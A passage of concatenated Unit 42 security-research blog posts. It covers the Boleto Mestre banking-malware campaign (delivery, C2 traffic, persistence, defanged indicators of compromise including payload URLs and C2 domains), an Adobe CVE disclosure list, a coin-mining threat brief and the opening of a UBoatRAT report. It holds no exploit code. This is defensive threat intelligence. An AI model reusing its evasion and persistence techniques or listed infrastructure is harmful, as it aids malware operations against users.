
The URL from the email or PDF attachment is location-specific. Servers hosting the malware do not return anything unless the victim comes from a Brazil IP address. Once we viewed the URL from a Brazil IP address, it redirected to a Sendspace URL, and we got our VBS file.
Boleto_6

Figure 6. If we did not view the webpage from Brazil, we got a 404 not found error.

Boleto_7

Figure 7. Coming from a Brazil IP address, we got the initial VBS file.


The VBS file was somewhat obfuscated, and it roughly followed the same naming scheme as the PDF attachment. The file name started with 06112017, which matched the date we downloaded the file on November 6, 2017.
Boleto_8

Figure 8. The downloaded VBS file.

Infection Traffic

On Monday, November 6th, 2017, we infected a computer running Windows 7 SP 1 (host name MONTICELLO-PC) with admin user account thomas.jefferson. Except for the Sendspace URLs, all infection traffic was unencrypted.
Boleto_9

Figure 9. Traffic from the infection filtered in Wireshark.

After we downloaded the VBS file from Sendspace and double-clicked it, the script downloaded four items from 65.181.113[.]87. After the infection was finished, the Windows host checked in to an initial controller at www.petr4[.]in.  It reported its host name, user account name, and IRC identification data to be used by an IRC controller at ssl.cheddarmcmelt[.]top.

The infected Windows host then switched to the IRC controller at ssl.cheddarmcmelt[.]top, where it was one of several hosts that appeared in command and control (C2) traffic through plain-text IRC.
Boleto_10

Figure 10: C2 traffic over IRC from the infected Windows host, MONTICELLO-PC.


Forensics on an Infected Host





What does an infected Windows host look like? We found several artifacts were on our infected Windows host in various directories. Many of these artifacts are not inherently malicious on their own. The downloaded executables and DLL files were all legitimate binaries. Figures 11 through 14 show some of the artifacts we found on an infected host running Windows 7 SP1.
Boleto_11

Figure 11. Artifacts found in an infected user's AppData\Local\Temp\Java directory.

Boleto_12

Figure 12. Artifacts found in an infected host's C:\Windows\System32\Java directory.

Boleto_13

Figure 13.  Artifacts found in an infected host's C:\Windows\System32 directory.

Boleto_14

Figure 14. Downloaded DLL and EXE files are legitimate executables.



The infection was kept persistent through a scheduled task. The task pointed to a VBS file. The VBS file read a Windows registry key value that executed SYSMONTICELLOPC60.exe which is actually a copy of PowerShell.exe, a legitimate system administrator tool used for this infection.
Boleto_15

Figure 15. Scheduled task to keep the infection persistent.

Boleto_16

Figure 16. Contents of the VBS script runs a value in the Windows Registry.

Boleto_17

Figure 17. Windows registry value points to a renamed PowerShell.exe file.



Other entries in the Windows registry had VBSscript code, or they had Base64 strings representing VBSscript code that assisted in the infection.  In Figure 18, the HKCU\Software hive contains a key named SYSMONTICELLOPC with an entry named SYS that contains a Base64 string in the data.  That Base64 string decodes to VBScript used for the infection.  Figure 19 shows another registry key with an entry containing more base64 text that decodes to VBScript.
Boleto_18

Figure 18.  Windows registry entry for HKCU\Software\SYSMONTICELLOPC.

Boleto_19

Figure 19. Windows registry entry for HKCU\Software\SYSMONTICELLOPC60.

Conclusion
This campaign's combination of Windows registry values, VBS files, and legitimate binaries provides an effective evasion technique. Prior to publishing this blog post, we were able to infect a default-configured Windows 10 host with up-to-date virus definitions in Windows Defender just by clicking a link in one of the PDF attachments and double-clicking the downloaded VBS file.
But, Palo Alto Networks customers are protected from this threat. All identified samples have been flagged as malicious within the Palo Alto Networks next-generation security platform. C2 domains used by the attackers are blocked via Threat Prevention. And AutoFocus users can track the PDF attachments described in this report using the BoletoMestre tag.
See the section below for domains, URLs, file names, hashes, and other related information from our November 2017 lab infection.

Indicators
Email senders used by the Boleto Mestre campaign since June 2017:

  • sender@globalcobranca[.]ltda
  • sender@grupoaria[.]ltda
  • sender@grupoaxecapital[.]pw
  • sender@grupofreitas[.]ltda
  • sender@gruporecovery[.]ltda
  • sender@gruporecovery[.]xyz
  • sender@gruposafe[.]ltda
  • sender@grupounique[.]ltda

Subject lines used by the Boleto Mestre campaign since June 2017:

  • Envio de Boleto - URGENTE - AXECAPITAL
  • Envio de Boleto - URGENTE - GLOBAL
  • Envio de Boleto - URGENTE - GRUPO ARIA
  • Envio de Boleto - URGENTE - GRUPO FREITAS
  • Envio de Boleto - URGENTE - GRUPO SAFE
  • Envio de Boleto - URGENTE - GRUPO UNIQUE
  • Envio de Boleto - URGENTE - RECOVERY

Attachment names used by the Boleto Mestre campaign since June 2017:

  • 16062017329800998812303133716062017.pdf
  • 190620170009812311122239383108481110.pdf
  • 20072017008184910142830132981348292017.pdf
  • 010820170003375296186050723708.pdf
  • 1508201700016067882247230289631.pdf
  • 250920170000006734569912369086500998.pdf **
  • 0111201700000234567817737100891933281001.pdf  **
  • 1311201700000456789029983300094266915060.pdf **

** File names seen from this campaign as in November 2017.

IP addresses, domains, and URLs seen in November 2017:

  • 65.181.127[.]152 port 80 - unique.bx2dscvppabfcpssiewlvwnknp8ppnnp[.]top - Domain in link from one of the PDF attachments to download VBS file
  • port 443 - www.sendspace[.]com - GET /pro/dl/5qcesn - Sendspace URL for VBS file
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/aw7.tiff
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/W7.zip
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/dll.dll
  • 65.181.113[.]87 port 80 - 65.181.113[.]87 - GET /sshd/dll.dll.exe
  • 65.181.113[.]87 port 80 - www.petr4[.]in - GET /avs/logs/index.php?[info about infected host]
  • 65.181.113[.]87 port 80 - www.petr4[.]in - GET /lol/index.php?[IRC info for infected host]
  • 65.181.113[.]87 port 443 - ssl.cheddarmcmelt[.]top - clear text IRC traffic


Locations of artifacts found on the infected host:

  • C:\Users\[username]\AppData\Local\Temp\ps.exe
  • C:\Users\[username]\AppData\Local\Temp\Java\[random numbers]\[random characters].vbs
  • C:\Users\[username]\AppData\Local\Temp\Java\[hostname].aes
  • C:\Users\[username]\AppData\Local\Temp\Java\[hostname].zip
  • C:\Users\[username]\AppData\Local\Temp\Java\dll.dll.exe
  • C:\Users\[username]\AppData\Local\Temp\Java\Ionic.Zip.Reduced.dll
  • C:\Windows\System32\c.cer
  • C:\Windows\System32\crov.exe
  • C:\Windows\System32\[random characters].vbs
  • C:\Windows\System32\[hostname]ocx
  • C:\Windows\system32\SYS[hostname]exe
  • C:\Windows\System32\Java\[hostname].aes
  • C:\Windows\System32\Java\[hostname].zip
  • C:\Windows\System32\Java\Ionic.Zip.Reduced.dll
  • C:\Windows\System32\Tasks\SYS[hostname]60

Windows registry entries on the infected Windows host:

  • HKCU\Software\SYS[hostname]\SYS
  • HKCU\Software\SYS[hostname]\SYS[hostname]
  • HKCU\Software\SYS[hostname]60\PSYS[hostname]60
  • HKCU\System\SYS[hostname]60\SYS[hostname]60\cache
  • HKCU\System\SYS[hostname]60\SYS[hostname]60\control
  • HKCU\System\SYS[hostname]60\SYS[hostname]60\SYS[hostname]60

File hashes associated with the November 2017 infection:
SHA256 hash: 3b9944bbb3d1e088c03882d2d5cde19bcd2ac4059aa5d002d9165674a1617fea

  • File name: 250920170000006734569912369086500998.pdf

SHA256 hash: 589215c1ed39d3104cf40dc344441cfa1b5bbbe4c28c89780d8f824fb61a2e00

  • File name: 0611201700000234567817737100891933281001.vbs

Palo Alto Networks Unit 42 Vulnerability Research November 2017 Disclosures - Adobe

As part of Unit 42’s ongoing threat research, we can now disclose that Palo Alto Networks Unit 42 researchers have discovered seven vulnerabilities addressed by the Adobe Product Security Incident Response Team (PSIRT) as part of their November 2017 security update release.

CVE Vulnerability Name Affected Products Maximum Severity Rating Impact Researcher(s)
CVE-2017-16388 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16389 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16390 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16393 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16398 Use after free Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16414 Out-of-bounds read Adobe Acrobat Critical Remote Code Execution Gal De Leon
CVE-2017-16420 Out-of-bounds read Adobe Acrobat Critical Remote Code Execution Gal De Leon

Palo Alto Networks customers who deploy our Next-Generation Security Platform are protected from zero-day vulnerabilities such as these. Weaponized exploits for these vulnerabilities are prevented by Traps multi-layered exploit prevention capabilities. Threat prevention capabilities such as application control, IPS, and WildFire provide our customers with comprehensive protection and automatic updates against previously unknown threats.
Palo Alto Networks is a regular contributor to vulnerability research in Microsoft, Adobe, Apple, Google Android and other ecosystems. By proactively identifying these vulnerabilities, developing protections for our customers, and sharing the information with the security community, we are removing weapons used by attackers to threaten users, and compromise enterprise, government, and service provider networks.

Threat Brief: Unauthorized Coin Mining – A New Threat Facing Shoppers and Retailers This Holiday Season

Overview

As shoppers and retailers gear up for the 2017 holiday season, they need to be aware of a new kind of cybersecurity threat they may face this year: unauthorized coin mining.


Unauthorized coin mining is a new threat that can affect retailers and shoppers in a way that could impact or even halt their online shopping experience. A recent Unit 42 threat intelligence posting on the topic showed how 63 percent of the unauthorized coin mining sites we found came online in October 2017.

unauthroized coin 1

This surge in unauthorized coin mining is driven, in large part, by the recent skyrocketing in the value of digital currencies like bitcoin. As that trend shows no sign of slowing down anytime soon, we can expect this to remain a very lucrative avenue for attackers.

Unlike other cybersecurity threats we’re used to bracing for around the holiday season, unauthorized coin mining attacks can affect shoppers who are up-to-date with security patches and even some running some security protections. And unlike spam or phishing, these attacks also don’t require any lapse in vigilance by the user: they can happen simply by going to websites users know and trust.

The good news for retailers is that these attacks are wholly preventable. And for shoppers, the impact of a successful attack is minimal: there are no lasting effects or impact, making it an annoyance at worst.

But because of the potential impact on holiday shopping and the ease of attacks, unauthorized coin mining is an attack that retailers need to be aware of and take active steps for prevention this holiday season.


What Is Unauthorized Coin Mining?

The best way to understand the threat of unauthorized coin mining is to first understand its impact. Unauthorized coin mining is an attack that can cause a user’s system to suddenly and unexpectedly slow down, sometimes significantly, when visiting a website. In a worst case, the slow-down can be so severe that it can make a website basically unusable.

Obviously, this impact is potentially dire for shoppers and retailers as it directly impacts and harms the online shopping experience. What causes this impact is when the website the user visits is running “coin miner” code.

“Coin miner” code is code used to “mine” for digital currency like bitcoin. Mining provides the computing necessary to power the digital currency’s infrastructure. Mining is also a computationally intensive process, meaning it takes a lot of system resources. Because of this, people can earn digital currency credit in exchange for the use of their computing resources to power that digital currency’s infrastructure.

There are many kinds of coin mining software. In this case, we are concerned about coin mining code that’s used on websites. When the user visits the website, the code runs on their system and “mines” on behalf of others – either the website or someone else.

When this is done with the visitor’s full knowledge and consent, it’s a fair and reasonable exchange. For instance, there are some websites that now use coin mining as an alternative to digital advertising to generate revenue. In these cases, the coin mining is authorized; the website informs the user that, while on the site, his or her computing resources will be used to “mine” digital currency, and the site will receive the credits. While the user will experience a slow-down as the coin mining software is run, it is (or should be) expected, because of the notification, and so done with the site visitor’s consent.

Where this becomes a problem is when coin mining is done without the user’s knowledge and consent. In this case the coin mining is unauthorized: in essence, it’s an attack against the user’s resources.


How Do Unauthorized Coin Mining Attacks Happen?

Unauthorized coin mining attacks happen very simply: the website the user is visiting has special code on it that performs coin mining operations on the visitor’s computer while they’re on the website. And, as noted before, this happens without the user’s knowledge or consent.

Because these attacks happen due to code on the website, that code is either there with the site owner’s knowledge and permission or not.

When unauthorized coin mining happens with the site owner’s knowledge and permission, it’s basically a malicious site. That site’s owner is the attacker. When we’re talking about online shopping, clearly there’s no threat here to the retailer: they’re the ones doing the attacking. And for the shopper, it means you’re on an untrustworthy site and so open to all manner of risks beyond just unauthorized coin mining.

The real, significant situation shoppers and retailers need to think about this season is when unauthorized coin mining code is on a site without that site owner’s knowledge and permission. Here the site itself has been attacked, and the site owners are also victims. This is an attack against not just shoppers but the retailers operating online shopping sites.


How You Can Prevent Unauthorized Coin Mining Attacks

If you’re a shopper, there are three things you can do to protect yourself against unauthorized coin mining attacks this holiday season:

  1. Ensure you’re only shopping online at websites you know and trust.
  2. Run security on your systems that includes protection against malicious websites and scripts.
  3. If you think you’re experiencing an unauthorized coin mining attack, close your web browser. That’s all you need to do to end the attack; once you do, the attack is over and there’s no lasting impact.

If you’re a retailer, preventing unauthorized coin mining attacks comes down to focusing on two tasks, both of which you should be doing anyway:

  1. Make sure your website is properly secured to prevent unauthorized uploads and changes to the site code.
  2. Ensure that, as part of your overall site, you use only trusted third-party sites that themselves provide adequate security to prevent unauthorized uploads and changes to their site code. This includes third-party sites like advertisers and payment processors.

Finally, if you’re a legitimate website that has chosen to implement coin mining to raise funds from your visitors, you can ensure that your visitors don’t think you’re engaged in unauthorized coin mining by doing three things:

  1. Provide prominent notice to visitors that your site uses coin mining.
  2. Provide an explanation to help visitors understand clearly what coin mining is, what they can expect the impact to be on them, and what they can do if they don’t want their system to perform coin mining for you.
  3. Configure your coin mining code to utilize visitors’ resources sparingly and respectfully. If they don’t notice a significant impact they will be less likely to view the activity as malicious and so more likely to help you out.


Conclusion

Working to prevent cybercrime threats during the holiday season has become a standard part of what shoppers and retailers do every year. This year, for the first time in many years, shoppers and retailers are facing a new threat, unauthorized coin mining, driven by the surge in digital currency prices.

While this threat can have a clear, negative impact on retailers and shoppers, the good news is that this threat is easily preventable and poses no lasting harm to consumers.

This is a case where forewarned is forearmed, and that forearming can result in effective prevention.

UBoatRAT Navigates East Asia

Executive Summary
Palo Alto Networks Unit 42 has identified attacks with a new custom Remote Access Trojan (RAT) called UBoatRAT. The initial version of the RAT, found in May of 2017, was simple HTTP backdoor that uses a public blog service in Hong Kong and a compromised web server in Japan for command and control. The developer soon added various new features to the code and released an updated version in June. The attacks with the latest variants we found in September have following characteristics.

  • Targets personnel or organizations related to South Korea or video games industry
  • Distributes malware through Google Drive
  • Obtains C2 address from GitHub
  • Uses Microsoft Windows Background Intelligent Transfer Service(BITS) to maintain persistence.

Targets
We don't know the exact targets at the time of this writing. However, we theorize the targets are personnel or organizations related to Korea or the video games industry. One of the reasons for the hypothesis is the file names used by the attacker when delivering the malware. We see Korean-language game titles, Korea-based game company names and some words used in the video games business on the list. Another reason is that UBoatRAT performs malicious activities on the compromised machine only when joining an Active Directory Domain. Most home user systems are not part of a domain, and as such would not be impacted the same way. Below are some of the file names associated with UBoatRAT deliveries. The first three file names are written in Korean and only includes the general business topics. Last one contains unreleased game title, “Project W’ and the Korean-based video game company’s name.

  • 2017년 연봉인상 문의 사항관련 피드백 조사.exe (2017 annual salary raise inquiry related feedback survey)
  • 2017년 연봉인상 문의 사항관련 피드백 전달.exe (2017 annual salary raise feedback)
